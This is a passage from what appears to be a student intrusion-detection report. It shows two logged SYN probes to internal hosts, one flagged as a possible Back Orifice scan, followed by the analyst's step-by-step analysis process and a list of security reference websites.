Jul 11 04:26:00 24.232.24.133:2151 -> MY.NET.4.6:27374 SYN **S*****
```

Possible back orifice scan-

```
Jul 14 21:45:41 198.211.16.69:2536 -> MY.NET.217.252:31337 SYN **S*****
```

It is our hope that you will allow us to conduct further analysis on your network to address the issues raised in this preliminary study.

ASSIGNMENT 4 - ANALYSIS PROCESS

1. I used Excel spreadsheets to organize the traffic.
2. I initially examined the traffic looking for activity that had been flagged by Snort for a rule match.
3. I would then try to determinse whether or not this was a false positive.
4. I weighed the criticality of the system and the lethality of the attack to determine severity. I new nothing about this networks countermeasures.
5. Next I would take a closer look at the activity in question examining the hosts to find out where the traffic was coming from and where it was headed.
6. I then examined the ports to see if there were any anomolies.

I used several websites which provided valuable information for conducting analysis. These included:
whitehats.com

cve.mitre.org
networkice.com
snort.org
securityfocus.com
cert.org
sans.org
packetstorm.securify.com
geektools.com
